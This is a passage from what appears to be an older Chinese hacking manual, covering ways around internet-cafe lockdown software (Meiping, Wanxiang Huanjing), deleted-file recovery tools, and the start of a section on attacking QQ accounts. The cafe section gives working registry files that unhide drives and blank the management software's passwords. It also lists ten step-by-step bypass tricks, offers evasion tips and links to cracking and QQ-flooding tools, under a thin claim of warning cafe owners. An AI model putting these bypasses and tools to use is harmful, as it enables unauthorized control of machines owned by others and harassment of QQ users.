


图 6-31 使用网路小刀破解代理密码

网路小刀可以从 <http://hacker1v1.myetang.com/other1.htm> 下载。

#### 6.2.5 网吧管理软件的破解

##### 1. 破解美萍

许多媒体都曾对美萍的漏洞有过深入的报道, 随着时间的推移、美萍版本的提高, 再加上网吧老板们防破解手段的丰富, 现在网吧的安全性也有了很大的提高, 但这类管理软件还是有不完善之处。本节通过一步一步破解美萍, 来为网吧经营者及软件设计者指出这些地方。

首先让我们一起来看看网吧老板们现在一般都会布下些什么样的障碍吧, 根据入侵的难易划分了以下几种等级:

(1) 初级限制。

1) 禁止“运行”;

2) 禁止使用菜单条上的右键;



- 3) 屏蔽本地硬盘 (通过修改注册表);
- 4) 屏蔽 IE 中的文件菜单;
- 5) 禁止 IE 下载;
- 6) 不提供 TE (只提供去掉 TE 的 QQ)。

(2) 中级限制。

中级除初级所有的限制外还有:

- 1) 禁止使用 WINZIP;
- 2) 禁止 DOS 实模式;
- 3) 禁止导入 REG 文件;
- 4) 禁止导入 INF 文件;
- 5) 禁止使用组合键 (主要是“WIN”+?, SHIFT+?, ALT+?)。

(3) 高级限制。

高级中除了初、中级所有的限制外还有:

- 1) 开机屏蔽 F4, F5 和 F8 键;
- 2) 屏蔽 MS-DOS 方式;
- 3) 屏蔽鼠标右键;
- 4) 禁止是使用 REGEDIT。

下面讲解如何破解。

(1) 对于初级限制。同时按“WIN”键 (飘着微软小旗的那个键) 和“D”键，就会刷新桌面。在美萍下的桌面实际上是美萍指定的一个目录，而原桌面则被隐藏了，刷新是对原桌面的刷新，只要不切换其他窗口，“我的电脑”等将会一直存在于桌面之上。用户要做的是：打开我的电脑，然后再点向上，就可以把桌面以窗口的形式打开了 (因为硬盘是被屏蔽掉的，当我们打开我的电脑时将什么都看不见)，此时用户要做的是新建一个文本文档输入这么几行：

REGEDIT4

```
[HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersionExplorer]  
"NoDrives"=dword:00000000
```

另存为随便一个 REG 文件就可以了 (REGEDIT4 和后面的输入之间必须空一行，下同)，之后要做的就是导入它 (理解为运行它也行)，等用户再次开机时打开我的电脑就会看见那可爱的 C:盘呀 D:盘呀就又回来啦。当然如果不想看见美萍也行，只要输入如下内容并存为 REG 文件就可以了：

REGEDIT4

```
[HKEY_LOCAL_MACHINESoftwareMpsoftSmenu]  
"exitpassword"="j"  
"setuppassword"="j"  
"quitpassword"="j"
```

继续导入它，重启后用户就放心大胆的退出美萍了，此时它的密码可是什么都没有了。

此外我们还可以通过“查找”来绕过美萍（自然是用“WIN”+F 啦）。网吧老板们大都因为屏蔽了硬盘而对此热键大开绿灯。为什么会这样呢？其实原因也是再简单不过的了，因为用户在搜索栏内找不到本地硬盘，如果选择我的电脑来进行查找如 COMMAND 等的文件时一定会被告知“找不到”。但是他们又错了，搜索栏中是可以输入的。在上面如输入“C:”然后再找“COMMAND”，哈，找到的可就是一大堆的东东了。此时如运行 COMMAND.COM 可进入 DOS，打开 WINDOWS\COMMAND 就会用窗口形式打开此目录。这样一来，又可以对本地硬盘进行访问了。

### （2）对于中级限制。

因为禁止导入 REG 文件，所以我们无法通过导入注册表的方法来实现访问，又由于禁止使用 WINZIP，所以使用 WinZip 的方法也失灵，禁用“查找”，所以……但不要认为就真的没办法绕过去了，其实方法很多。

在 IE 地址栏中用中文输入“桌面”回车。如此一来我们熟悉的桌面又以窗口的形式打开了。现在我们要做的和上面做的一样：新建一个文本文档，然后输入这么一行：C:\COMMAND.COM，当然此时我们就得把它另存为批处理文件啦，然后运行它。我们又跳入到 DOS 了（注意的是此时是没办法用 REGEDIT 来修改注册表的，如果美萍是 6.5 版以上的版本，注册表修改器将会是一闪而过，我们是无法使用的），跳入 DOS 后一般是没有限制的。

### （3）对于高级限制。

开机屏蔽 F4、F5、F8 键，使网友不能从开机时下手；屏蔽 MS-DOS，不能使用批处理文件和进入 MS-DOS 方式（也不能玩 DOS 游戏，相信此网吧里是不会提供游戏的，那儿也只可能有 IE 和去掉 TE 的 QQ）；屏蔽鼠标右键菜单，不能新建文件；估计此时网吧里应该用的是超级兔子中的安全限制全选+屏蔽本地硬盘+美萍来限制大家的。

和在中级限制中说的一样，在 IE 的地址栏中输入如“我的文档”或“桌面”等，“我的文档”和“桌面”将会以窗口的形式打开。别忘了此时只有一个左键，所以无法通过建立文件来绕过美萍。此时只能做一个工作：查找。找一个快捷方式的文件，找到后点上它。在 IE 的工具栏上有一个属性按钮，单击它，我们将看见有目标和起始位置，注意一下起始位置吧，它是本地硬盘上的一个目录，接下来点查找目标，又会回到了本地硬盘上。不过这就是刚才那个目标目录。好了，现在我们已经达到了对本地硬盘进行访问的目的了。

如果用户的 QQ 的聊天记录不能删掉，有可能是 Del 键被屏蔽掉了。点 IE 上的删除。如果认为权限太少可以使用超级兔子，一般它在硬盘上的某处。根据大家的习惯来看，它不是在 C 盘的 TOOLS 下就是在 D 盘的 TOOLS 文件夹下。如果只是想把自己的上网记录删除，可以直接进入以下的地址进行操作。

C:\Program Files\QICQ 用户的号码（也可能是 C:\Program Files\Tencent 用户的号码）这是 QQ 的聊天记录。

C:\Windows\Cookies 您的许多秘密就在这里。

美萍的破解方法总结如下：

① 确认本地禁止导入 REG 文件的方法：看看 REG 文件是不是只能以文本文件打开，如是的话则被屏蔽。

② 确认禁用组合键，用 QQ。哈，又是 QQ。把 QQ 的热键设为 ALT+Z，按下 ALT+Z

看看 QQ 能否弹出，如不能，则组合键被禁用。

③ 确认屏蔽鼠标右键菜单。这个就比较简单了，屏蔽了就是无论在桌面或目录下点右键都不会有菜单弹出。

对网友的补充说明：

① 还可以通过网络邻居。把目录设为完全共享，通过网络邻居访问本机，之后当您以网络邻居的身份访问本机时，一切的权限限制就都没了。

② 桌面其实是本地硬盘上的一块区域（是 C:\WINDOWS\DESKTOP 目录）。

③ 网吧里的 QQ 一定有一个备份在本地硬盘上，而且一般会在 D 盘如 Tools, DownLoads 或 Backup 之类的目录下。自己用心找找，找到后重新安装，把原来的 QQ 覆盖掉后，久别的 TE 又回来了。

④ 如进入 DOS 模式，劝大家还是多用内部命令，少用外部命令。因为外部命令是可改名的，况且杀伤太大。

⑤ 网吧里最好不要用木马，因为很容易被对方发现。

⑥ 如果找不到那些快捷方式，就去点 IE 的最左上角，可以拉一个快捷方式，改改起始位置后就可以了。

如果还是嫌这些方法过于繁琐，用户还可以到 <http://gtogo.myetang.com/po/wangba/soft.htm> 去下载相应的工具软件专门破解网吧管理软件，请不要用于非法用途。

## 2. 万象幻境密码的破解

媒体对美萍的漏洞说了许多，但有些网吧用的是万象幻境，下面就为读者介绍最简单的几种方法——两分钟即可破解万象幻境的方法。

先来说说网管类软件的原理。其实，网管类软件不过是个外壳程序而已，它先于其他一切程序加载，提供一个受密码保护的界面，一般用户只能通过这个界面调用一些被允许的程序。为加强管理，网管类软件都有密码保护，封锁热键等功能，如今更是做到了客户机/服务器模式、数据库管理。也因此招来了许多网友的不满，一时，反抗之声不绝于耳。

破解的关键在于如何能访问硬盘，因为用户要执行的文件或寻找万象幻境的密码都离不开硬盘。那么如何进入硬盘呢？往下看，共为读者准备了 10 种方法：

### (1) 利用输入法漏洞。

输入法漏洞不是中文 Win2000 的漏洞吗？没错！不过万象幻境也有这个漏洞。方法很简单：按 ctrl+shift 打开微软拼音输入法（如没有用其他输入法也可，方法类似），然后将光标插入会员卡号的文本输入框内，接着开始往里面输入任意一个拼音字母，然后就会出现拼音的状态条，在状态条上点击右键，或用键盘上的属性键，就会出现一个下拉菜单，选择其中的定义词组，然后选择文件菜单里面的保存，就会调出保存对话框，然后随便选择一个文件夹，点击右键，选择资源管理器，打开就可以了。如果鼠标被限定在那个锁定窗口内，就用键盘操作。

### (2) 利用 QQ。

网吧别的软件可以没有，但 QQ 绝对会有，否则就不会有那么多人去网吧了。打开 QQ，随便选择一个好友，点传送文件，就会出现一个小窗口，让用户选择文件，秘密就在这里，先找到 C 盘下的注册表编辑器 Regedit.exe，先用鼠标选中该文件，松开鼠标，用鼠标右键点击该文件，这时千万不要松开右键，点鼠标左键，就会出来右键菜单，里面什么都有，

删除，打开，复制，和不在美萍的限制下一样的，这下您想干什么就可以干什么了。

(3) 利用 Foxmail 或 Outlook Express。

以 Foxmail 为例来讲讲，Outlook Express 雷同。点“邮件”→“写新邮件”，在出现的“写邮件”窗口中点击“邮件”菜单下的“增加附件”，就会调出“打开”对话框，可以看到驱动器列表和目录列表了。

(4) 利用 TE。

TE 是 QQ 附带的浏览器，启动它，在地址栏直接输入 C：回车，看看出现什么了？C 盘尽在眼前。但到了 C 盘有什么用呢，如果网管做了手脚，用户还是不能执行文件。但是当我们用鼠标右键点上要执行的文件，没有任何反应，此时不要松开鼠标右键，再按下鼠标左键，看到鼠标正常的右键菜单了吧。这时点击“打开”选项，文件就被打开了。

(5) 用看图软件 Acdsee。

如果网吧中有这个软件，利用它的浏览功能，可以轻松的找到任何一个文件。它的浏览功能帮不少忙，其实只要是有驱动器列表和目录列表控件的软件几乎都可以被利用，因为那是 Windows 的标准控件，一般是很難屏蔽的。

(6) 升级网吧管理专家。

您可以“好心”的帮网吧管理者把网吧管理专家升级一下，那就什么密码也没有了，想干什么都可以了。

(7) 利用 IE。

先打开 IE，再打开“收藏”菜单，用鼠标将“链接”拖入 IE 地址栏下面的空白区，然后点击“向上”、“向上”、再“向上”，看到了什么？对了，是 C 盘根目录。此时已经可以按方法 5 中所说方法为所欲为了。

(8) Win98 登录过程。

在进入 Win98 登录过程中，网吧管理专家把鼠标锁定在右边的时候，左键单击屏幕，然后按 F1 键（多按几次）在彻底出现登录窗口的时候，如果成功的话会出现“Windows 帮助”窗口，在“选项”下拉菜单中选择“按 Web 帮助”，在“Web 帮助”窗口中点击“联机支持”的链接，这时弹出一个 Internet Explorer 浏览器了。只要在地址栏中输入要访问的站点（如在地址栏里输入 <http://www.sina.com.cn>）或盘符（如 c 盘 c:\），如果网吧管理专家对硬盘进行保护使我们没法访问某个盘符时，可以用按 F3 键（Windows 默认的查找热键）弹出一个查找窗口后，输入想打开的文件或文件夹进行查找，找到后即可打开。

(9) 桌面快捷方式。

对桌面上的快捷方式点击右键，在弹出的菜单中选择“属性”→“更改图标”→“浏览”，可以打开文件浏览窗口，看是不是 C 盘出来了，然后点击向上到 C 盘 windows 文件夹找到系统工具的系统配置实用程序将自启动程序去掉，这样重启机器就可以了。

(10) Ctrl+Alt+Del。

上面说的方法太麻烦了，这个简单。在看到窗口的画面时就按 Ctrl+Alt+Del，大家会看到一个 client 项。结束它，但这时候还不行。过一会儿还会启动一次，再按 Ctrl+Alt+Del 结束它（这个步骤很不好使，要试好多次才能掌握），太快不行，太慢也不行，试多了就行了，最后就会百试百灵。有的网吧管理专家下了补丁，会运行多一次，用户再多结束一次任务就行了。

希望软件开发者和网吧管理者能够注意到这些问题，及时升级堵住这些漏洞。其实，这些漏洞有一些是可以避免的，但网吧管理者未能给予足够的重视。有些则是目前的万象幻境还没有解决的。

## 6.2.6 删 除文件的恢 复

删除的文件中或许有我们梦寐以求的机密数据，我们如何来恢复他们呢？下面就介绍几种方法来恢复被删除的文件。

### 1. 回收站的利用

一个文件在磁盘中包括目录项部分和数据部分。目录项部分包含有文件名、扩展名、文件大小、建立和最后修改的时间、文件数据存储的起始簇号等。数据部分则包含文件真正的数据。每个人都有不小心误删除文件或目录的痛苦经历，但是 Windows 95 以后的 Windows 版本都采取了一种安全的方法保护误删除文件，也就是利用“回收站”。

“回收站”实际是硬盘的一个隐含目录，在默认的情况下，当用户在 Windows 系统中删除文件时，Windows 首先把文件转存到这个隐含目录中，如果用户想恢复文件只要到“回收站”中选择恢复命令即可。除非用户主动清空“回收站”，或者经过一段时间，存入“回收站”的文件容量超过了“回收站”允许的容量，系统会自动将较早放入“回收站”的文件清除，否则这些文件将长时间保存在这里，随时可以恢复。不过，利用“回收站”恢复误删除文件仍然存在缺点，那就是在 Windows 9x 的 DOS 窗口下或退回到 DOS 下用 DEL、DELTREE 等命令删除的文件不受“回收站”的保护。并且许多用户都喜欢随手将“回收站”清空，甚至直接按着 Shift 键删除文件，这时文件将会被直接删除，而不会存入“回收站”。这样 Windows 的“回收站”也就不起作用了。

### 2. 临时文件的利用

有些应用软件在运行过程中，或多或少总会留下一些临时文件，特别是在使用 Office 系列软件时，只要用户有稍微留意一下，就会在 My Document 文件夹中发现大量的类似“~WRL1233.tmp”的文件，其实这些文件都是 Office 自动保存的产物。误删除文件后，用户不妨到该文件夹下看看，——打开这些临时文件试试，没准就能找到用户需要的那一个。另外有些软件在保存时会另存一个.BAK 的文件，用户也可以打开看看。

### 3. 利用 FinalData 恢复 Windows98/ME 系统误删除的文件

目前这类软件有很多，如 FinalData、RecoverNT 等，这里只向大家介绍一下 FinalData 的简单原理及其恢复的过程。

FinalData 是一个文件恢复程序，利用它能够恢复被删除的重要信息，甚至还能从已经格式化或者已经损坏的磁盘中抽取文件，允许恢复完整的目录并尽量保持其原有的目录结构。

当然并不是所有被删除的文件都能恢复过来的。如果被删除的文件已被其他文件取代或者文件数据占用的空间已经分配给其他文件，那么该文件也就不可能恢复了。因此，当发现文件被误删除时，如果文件在系统分区（如 C 盘），那么首先要做就是立即关掉电脑电源，以防止新的操作覆盖原来文件所在的物理区域，如果误删除的文件在非系统分区并且当前分区没有交换文件，那么这时就没有必要立刻关掉电脑电源了。另外，如果被误删除的文件在有物理损坏的硬盘（软盘）时，也不可能恢复。知道了这些后，下面就向大家

介绍一下如何利用 FinalData 恢复被删除的文件。

第 1 步 启动 FinalData。

第 2 步 单击“文件”菜单，选择“打开”，出现“选择驱动器”对话框（如图 6-32 所示）。

第 3 步 选择被删除的文件所在的驱动器，如“E：”，然后单击“好”按钮，这时 FinalData 将对您所选的驱动器进行常规性扫描。




图 6-32 选择被删除的文件所在的逻辑盘

第 4 步 程序扫描后将让用户选择需要搜索的簇范围，可以利用“开始”和“结束”的滑杆进行设置。除非用户确实知道被删除文件所在的簇，否则建议使用系统缺省值，不过这需要较长的扫描时间。

第 5 步 程序搜索完后将进行目录分析，并在程序界面的空白框里显示所搜索到的所有文件和文件夹，包括曾经被删除的目录名和文件，用户可以像用 Windows 资源管理器一样进行浏览。不过被删除目录和文件名的第一个字符都变成了“#”（如果删除了整个目录的话，不会破坏目录中文件名的第一个字符，如图 6-33 所示）。




图 6-33 搜索被删除的文件和文件夹

第 6 步 找到所需恢复的文件时，可以选中一个或多个文件，然后单击“工具”栏上的

“复原”按钮（红十字），屏幕出现“保存路径”对话框（如图 6-34 所示），输入保存路径并单击“保存”按钮。需要注意的是，保存路径的驱动器一定不要用误删除文件所在的驱动器。对只有一个分区的用户来说，如果被删除文件的体积不太多，还可以保存在软盘上。



图 6-34 保存到文件夹

### Note

如果一个文件是在 DOS 命令提示符下或通过一个不支持“回收站”的应用程序删除的，文件将保持其原有的文件名。如果文件先被送到“回收站”，然后又从“回收站”被删除掉，文件的名称将会发生改变，其重命名规则为:D (即 Deleted, 意为删除文件) + 其所在的驱动器盘符 (如 E, 即指该文件从 E 盘被删除) + 被删除文件的序列号 + 原文件扩展名，如 de13.txt 是指该文件是从 C 盘删除的第 13 个文件，其文件类型为文本文件 (即.txt)。

第 7 步 保存完毕，您可以到资源管理器中去看一下文件是否已被完整地保存下来。如果文件名的第一个字符变成了“#”，可改回原名。

需要 FinalData 的朋友可以到 [www.newhua.com](http://www.newhua.com) 找到它的下载地址，不得不遗憾地告诉使用 Windows2000 和 Windows XP 的朋友：FinalData 不支持 Windows2000/XP。

#### 4. 使用 Easy Recover 恢复被删文件

ONTRACK 公司的 EasyRecovery (试用版下载地址：<http://www.ontrack.com/>)

下载解压安装时，如果用户的硬盘只有一个分区，最好选择 DOS 版的安装程序。安装过程和一般的应用程序无二。启动程序进入主界面。操作向导一步一步指引用户选择恢复哪个分区的文件，程序会把所有最近删除目录及文件列表显示。选择出要恢复的文件，恢复后文件存放的目录。

点击 next 就可以了，简单吧（如图 6-35 所示）。




图 6-35 EasyRecovery 运行主界面

## 5. Recover NT 的使用技巧

Recover NT 是一款基于 Win 9x/NT 操作系统的磁盘数据恢复软件，它小巧玲珑、界面简洁且无需安装，使用极为方便。对于删除、格式化、病毒破坏等意外事件造成的数据丢失，一般均能实现顺利恢复，甚至文字处理软件在使用过程中由于停电造成未保存信息也有恢复的可能，总之一句话，只要存在于硬盘的某个角落，Recover NT 能使任何信息以文件的方式恢复回来（如图 6-36 所示）。




图 6-36 RecoverNT 主界面

执行 RecoverNT.exe 文件，进入软件主界面，先选择“File”菜单下的“Open Drive”，然后选择要恢复数据的驱动器，根据需要选中或不选中“Skip Bad Cluster”（跳过坏串）和“Search Disk”（查找磁盘）复选框（如图 6-37 所示）。




图 6-37 选择需要扫描的磁盘

点击“OK”开始查找磁盘，一般 5 至 6 分钟（以 1GB 硬盘为例）即可完成查找。这时软件主窗口内便会列出磁盘内所有数据，这时点击“Edit”菜单下的“Garbage Dir”，这时，用户就会欣喜地发现许多被打上红圈的可以整目录恢复的文件夹，如果要恢复它，单击后选择“Save”图标，在对话框中输入目标驱动器及路径，按“Ok”便大功告成了。Recover NT 对未恢复的文件提供二进制和文本两种查看方式，同时也支持 FAT32 方式（如图 6-38 所示）。




图 6-38 将恢复后的簇存盘

自从有了 Recover NT 这位“回收精灵”之后，Windows 的“回收站”可以被打入冷宫了——有 Recover NT 保驾，还有何后顾之忧呢？

Recover NT 最新的版本已是 3.5，其下载地址为：<http://www.lc-tech.com>（开发者网址）或 <http://www.win2000.com.cn/down/NS-RNT35.zip>。新的版本增加了网络磁盘功能，用户可以通过一个名为 Recsrvr.exe 程序来恢复网络其他电脑硬盘上的文件，其操作方法和恢复本地硬盘上的文件基本一致。另外需要注意是，Recover NT 不支持 Windows NT 4.0 以下的版本；如果它在工作时提示“未被识别的文件格式”，多半是因为该文件已被损坏。有关使用中更详细的帮助大家可以参阅该软件的帮助文件，很详细。

### 6. Recover4All 使用技巧

该软件最大特别是小巧易用，下载的文件只要 240K，而且不需安装，解压即可使用，真正的绿色软件。但是没有注册的软件所能恢复的文件小于 10K（如图 6-39 所示）。




图 6-39 使用 Recover4all 恢复 Windows 98/ME 下删除的文件

所有的这类软件都有需要共同注意的地方就是安装时最好选不需要恢复文件以外的分区。恢复的文件也不能保存在同一个分区里。有些中文文件名字在恢复文件列表里有时候显示为乱码。如果待恢复的文件的原始记录信息被破坏，恢复完的文件有时并不是完整的，这就看运气了。

Recover4all 下载地址：<http://www.Recover4all.com>

## 6.2.7 QQ 密码的破解

### 1. QQ 攻击手法

QQ 是由腾讯科技（深圳）有限公司开发的，基于 Internet 的网络即时通信软件（俗

称“网络寻呼机”)。用户可以使用 QQ 和其他 QQ 用户进行交流，信息收发及时方便，功能全面，具有即时信息收发、网络寻呼、聊天室、传输文件、手机短消息服务等功能。

QQ 作为 Internet 实时通讯应该是一个不错的选择，但作为一个放在互联网上的产品，必须还要考虑到安全性。本节就 QQ 的安全问题作一深入介绍，QQ 密码的破解过程也就是 QQ 的被攻击过程，下面我们从 QQ 的攻击方法和预防方法来介绍一下 QQ 的破解。

#### 实现步骤：

##### (1) 预防 QQ 消息攻击。

几乎所有的 ICO 软件都有相当的安全措施。比如在把陌生人加入好友名单时，您可以设定是否允许陌生人随便地把您变成“好友”，或者只有通过您的允许才可以这样做。但是，问题就出在“身份验证”这个环节。殊不知即使对方不允许您成为好友，您的请求信息照样会被发送到对方的 QQ 上；更绝的是，您并没有被限制再次发送同样的请求信息。看出问题所在了吧！这就是说，如果对方不答应您的加入好友的请求，您便可以无限制地发送信息。没用的信息多了就是麻烦，通常大量的垃圾信息被称为“炸弹”，因此便有了“QQ 千夫指”。这个黑客工具专门利用 QQ 的身份验证系统骚扰他人。您需要填写 QQ 服务器名称或 IP 地址、自己及对方的 QQ 号码、请求信息的内容和发送次数，然后点击“开始”，您设置好的骚扰信息就会如炸弹般被投向陌生人的 QQ……另外，QQ 千夫指还能够随意的关掉用户的 QQ。使用 QQ 千夫指进行攻击，如图 6-40 所示。




图 6-40 黑客们常用的黑 QQ 的工具

千夫指功能很强大，有针对不同版本 QQ 的对应版本，该软件可以到 <http://piaoyes.myetang.com/> 下载。

为了预防受到类似千夫指这类软件的消息攻击（因为该类软件是根据 QQ 程序本身的漏洞所开发出来的，简单的防火墙对此无能为力），必须注意以下几点：

首先要利用好“身份验证”规则，在 QQ “身份验证”中选择“需要身份验证才能把我列为好友”（如图 6-41 所示）。




图 6-41 加入 QQ 身份验证

